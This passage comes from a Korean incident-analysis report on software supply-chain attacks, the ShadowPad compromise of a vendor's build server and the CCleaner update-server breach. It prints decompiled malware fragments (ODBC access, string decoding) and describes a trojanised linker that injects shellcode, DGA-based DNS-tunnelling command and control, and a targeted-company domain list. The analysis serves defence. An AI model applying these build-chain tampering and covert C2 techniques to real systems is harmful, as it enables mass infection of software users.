
- (DB 유출) 개인정보를 유출하기 위해 A社와 연관된 것으로 추정되는 ODBC[4] 접속 코드가 삽입된 악성코드가 DB 데이터에 접근한다.

```
if ( _SQLAllocHandle(1, 0, &v8) & 0xFFFE )
{
  sub_100106C6(vCMDSTR, 49152, a2, 1359);
  v10 <<= 12;
  v6 = 0;
LABEL_8:
  v5 = 1;
LABEL_11:
  sub_100105F5(vCMDSTR, a2, v5, v6);
  goto LABEL_20;
}
if ( _SQLSetEnvAttr(v8) & 0xFFFE )
{
  sub_100106C6(vCMDSTR, 49152, a2, 1359);
  LOWORD(v10) = v10 >> 3;
LABEL_7:
  v6 = v8;
  goto LABEL_8;
}
if ( _SQLAllocHandle(2, v8, &connectionHandle) & 0xFFFE )
{
  sub_100106C6(vCMDSTR, 49152, a2, 1359);
  LOWORD(v10) = v10 >> 14;
  goto LABEL_7;
}
if ( _SQLDriverConnectW(connectionHandle, vCMDSTR + 16) & 0xFFFE )
{
  sub_100106C6(vCMDSTR, 49152, a2, 1359);
```

[그림 2-19] ODBC 설정된 DB 접속

o **【C社 업데이트 서버 침해사고】** 해외 보안업체 카스퍼스키社는 C社 소프트웨어를 이용 중 2017년 7월 18일부터 비정상 도메인에 접속한 것을 확인하고 해당 사실을 피해업체에 전달하였다.

- (공격 절차) 공격자는 C社 빌드서버의 팀뷰어[5] 계정을 탈취하여 서버에 침투 후 명령제어를 위해 악성코드를 삽입하였다. 이후 공격자는 링커프로그램[6]으로 위장한 악성코드(link.exe)로 악의적인 소스코드를 정상 파일에 삽입하여 배포하였으며, 일반 사용자들은 변조된 파일을 통해 악성코드에 감염이 되었다.




[그림 2-20] C社 침해사고 개요도

4) ODBC : MS에서 만든 DB에 접근하기 위한 소프트웨어의 표준 규격
5) 팀뷰어 : 컴퓨터 간 원격제어, 데스크톱 공유, 파일 전송을 위한 컴퓨터 소프트웨어
6) 링커프로그램 : 하나 이상의 목적 파일을 가져와 이를 단일 실행 프로그램으로 병합하는 프로그램

- (원격제어 악성코드) 공격자는 최소 2017년 1월 14일 이전에 팀뷰어를 통해 빌드 서버에 접속하였으며, 서버에 대한 명령제어를 수행하기 위해 2017년 3월 31일에 PlugX 변종 악성코드로 추정되는 악성코드를 설치하였다. 악성코드는 RegMon, FileMon, Wireshark와 같은 모니터링 도구 및 디버깅 여부를 파악 후 분석환경을 구분하여 실행한다. 또한, 악성코드내 Poison Ivy C++라는 문자열을 생성한다. 사용된 악성코드는 각 기능별 코드를 추가 메모리 공간에 할당하여 실행하는 방식으로 동작하며 동일 동작 방식, 동일 디코딩 코드를 사용한다.

```
if ( !(dword_9B097C & 1) )
{
  dword_9B097C = 1;
  lpString1_PoisonIvy = GetProcessHeap_0();
}
v16 = Decode_sub_8A3952(0x2C8BF6DFu, &v25, 0x8A413C);// Poison
v17 = GetStr_sub_8A1000(v16);
lstrcatA(lpString1_PoisonIvy, v17);
Free_sub_8A39B4(&v25);
v18 = Decode_sub_8A3952(0x84F8121F, &v25, 0x8A4148);// Ivy
v19 = GetStr_sub_8A1000(v18);
lstrcatA(lpString1_PoisonIvy, v19);
Free_sub_8A39B4(&v25);
v20 = Decode_sub_8A3952(0x4C2771Eu, &v25, 9060688);// C++
v21 = GetStr_sub_8A1000(v20);
lstrcatA(lpString1_PoisonIvy, v21);
```

[그림 2-21] 악성코드 내 Poison Ivy C++ 문자열



[그림 2-22] 악성코드 메모리 로드 동작 방식

- (문자열 디코딩 여부) 악성코드는 악성행위를 수행하기 위해 메모리에 저장되어있는 데이터를 디코딩하여 사용하는데, 이때 디코딩여부를 확인하기 위해 XXXX라는 문자열을 사용한다.


```
GetData_sub_C62AB8(&Decoded_binary);
if ( *Decoded_binary == 'X' && Decoded_binary[1] == 'X' && Decoded_binary[2] == 'X' && Decoded_binary[3] == 'X'
```

[그림 2-23] 디코딩 여부 확인 모듈


- (버전정보) 데이터를 디코딩하면 추가 C&C서버를 얻기 위한 주소 및 날짜 정보, 레지스트리 값 등이 추출되는데, 이 중 0x20170317이라는 버전정보로 추정되는 값이 포함되어 있다. 이는 2017년 3월 31일 실제 빌드서버에 설치하기 전에 최신 버전으로 업데이트했기 때문으로 추정된다.

[그림 2-24] 악성코드내 디코딩된 문자열

- (악성코드 업데이트) 해당 악성코드는 컴파일 시간이 2016년 10월 19일인 점과 C&C서버를 얻는데 사용되는 github 사이트가 2016년 9월 2일부터 업데이트된 점으로 보아 이전부터 지속적으로 사용되었던 악성코드로 추정된다. 하지만 공격자는 실제로 버전정보와 서버에 설치된 날짜에 해당하는 2017년 3월 17일, 3월 31일에 각각 새로운 C&C서버 정보를 업데이트한 이력이 남아있는 점에서 C社 공격을 위해 악성코드 및 C&C서버를 업데이트한 것으로 추정된다.




[그림 2-25] 2016-9-2 최초 C&C 업데이트



[그림 2-26] 2017-3-31 추가 C&C 업데이트


- (C&C서버 추출) 악성코드는 C&C서버 주소를 얻기 위해 공격자가 구축한 github와 technet 페이지에 접속하여 특정 데이터를 파싱한다. 각각 '{','}'와 '$'를 이용하여 정상 페이지내 특정 문자열을 추출하고 디코딩하여 C&C서버 주소 수집 후 접속을 시도한다.



[그림 2-27] C&C서버 주소 추출 ('$', '{}')

- (정상파일 변조) 공격자가 일반 사용자들에게 악성코드를 배포하기 위해 정상 파일을 변조하는 과정은 다음과 같다.


① 정상 링커프로그램인 link.exe를 link1.exe로 보관 및 악성코드를 link.exe 파일명으로 생성
② 지시파일을 파라미터로 받고, 해당 지시 파일에 nssock2.dll 경로가 있는지 검사
③ 경로 확인 후 악성코드를 로드하는 쉘코드를 afxstl.cpp파일로 생성 후 정상 컴파일 프로그램인 cl.exe로 컴파일
④ 이후 생성된 afxstl.obj파일을 지시파일에 포함시키고 사전에 보관해놓은 link1.exe로 링킹하여 악성코드가 포함된 nssock2.dll 파일을 생성



[그림 2-28] link.exe 동작 방식


[그림 2-29] 정상(좌)/변조(우)

- (인증서 서명) 공격자는 정상적인 방법으로 컴파일 및 링킹을 진행하였기 때문에 악성코드가 유효한 인증서로 서명이 되어있었으며, 악성코드가 유포된 2017년 7월 10일 오전 10시부터 8월 4일 오후 11시까지 총 157,787건의 다운로드 기록을 확인하였다.
※ 보고서 작성 당시 인증서 해지된 상태




[그림 2-30] 인증서 정보

- (쉘코드 실행) 사용자들에게 배포되어 설치된 악성코드는 1차, 2차 쉘코드 디코딩을 통해 C&C 도메인에 접속하고 감염된 PC정보를 전달한다. 이후 공격자는 감염PC를 선별하여 각각의 기능을 가진 플러그인 형태의 최종 악성코드를 내린다. 해외 보안업체에서는 이러한 악성코드를 ShadowPad라고 부른다.



[그림 2-31] 쉘코드 동작 방식


- (DGA 알고리즘) 악성코드는 DGA 알고리즘을 이용하여 C&C 서버를 생성 후 접속한다. C&C서버 URL은 실행 당시 시간을 기반으로 만들어지며, 10~15개의 알파벳 + .com 형태로 구성된다. 이후 감염된 기기의 정보를 수집하여 인코딩 및 알파벳 치환을 거친 후 50~62번째 임의의 위치에 점을 삽입한 형태로 서브도메인을 생성한다. 아래 그림은 감염 PC 정보 수집 및 DGA 알고리즘을 통해 최종 C&C 도메인이 생성되는 과정이다.



[그림 2-32] 도메인 생성 과정

- (추가 악성코드 다운로드) 공격자는 DGA 알고리즘으로 생성된 C&C 도메인을 통해 아래와 같이 동작하여 최종 악성코드를 다운받는다.

① DGA 알고리즘으로 생성된 도메인 정보로 DNS 패킷 제작
② 공개 DNS서버(8.8.8.8, 8.8.4.4, 4.2.2.1, 4.2.2.2)와 감염 PC에 등록된 기존 DNS서버에 쿼리 요청
③ 악성코드는 DNS쿼리 요청 및 응답 패킷을 TXT방식으로 처리하며, DNS응답 패킷으로부터 추가 데이터를 파싱
④ 수신한 데이터를 역으로 알파벳 치환, 디코딩 과정을 거쳐 최종 데이터 추출
⑤ 추출된 데이터로부터 key값과 길이를 얻어와 최종적으로 실행될 데이터를 디코딩 후 실행




[그림 2-33] 추가 악성코드 다운로드

- (감염PC 선별) 공격자는 DGA로 생성되는 도메인을 주기적으로 등록하기 때문에 이러한 공격이 가능하며 이를 DNS Tunneling이라고 한다. 위 과정을 통해 공격자는 sub 도메인을 디코딩하여 감염자 PC 정보를 확인할 수 있으며, 감염자 중 원하는 일부 감염자에게만 최종 악성코드를 감염시켰을 것으로 추정한다.

o **【CCleaner 업데이트 서버 침해사고】** 2017년 9월 18일 Piriform社는 홈페이지를 통해 변조된 CCleaner 소프트웨어가 업데이트 서버로부터 유포되고 있다고 공지했다.

- (공격 절차) 공격자는 C社 침해사고와 유사한 방식으로 개발자의 팀뷰어 계정을 탈취하고 내부망 빌드서버 침입 및 CCleaner 소프트웨어를 변조하였다. 변조된 CCleaner 소프트웨어는 2017년 8월 2일 공식 홈페이지에 업로드 되어 일반 사용자들에게 배포되었다.



[그림 2-34] CCleaner 침해사고 개요도


- (공격 대상 지정) CCleaner 소프트웨어를 다운로드 후 C&C 서버와 통신한 시스템은 약 165만대지만, 공격자는 설정 파일을 통해 DNS를 확인 후 특정 기업을 대상으로 최종 페이로드를 배포하였기 때문에 약 40대만이 최종적으로 감염되어 악성행위를 수행하였다.

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",
```

[그림 2-35] DNS 리스트


- (코드 변조) 홈페이지로부터 배포된 CCleaner 소프트웨어는 C 런타임 TLS[7] 초기화 코드를 변조하여 백신 등의 탐지를 회피하였다.

7) TLS(Thread Local Storage) : 쓰레드에 따라 서로 다른 값을 가지는 전역 변수



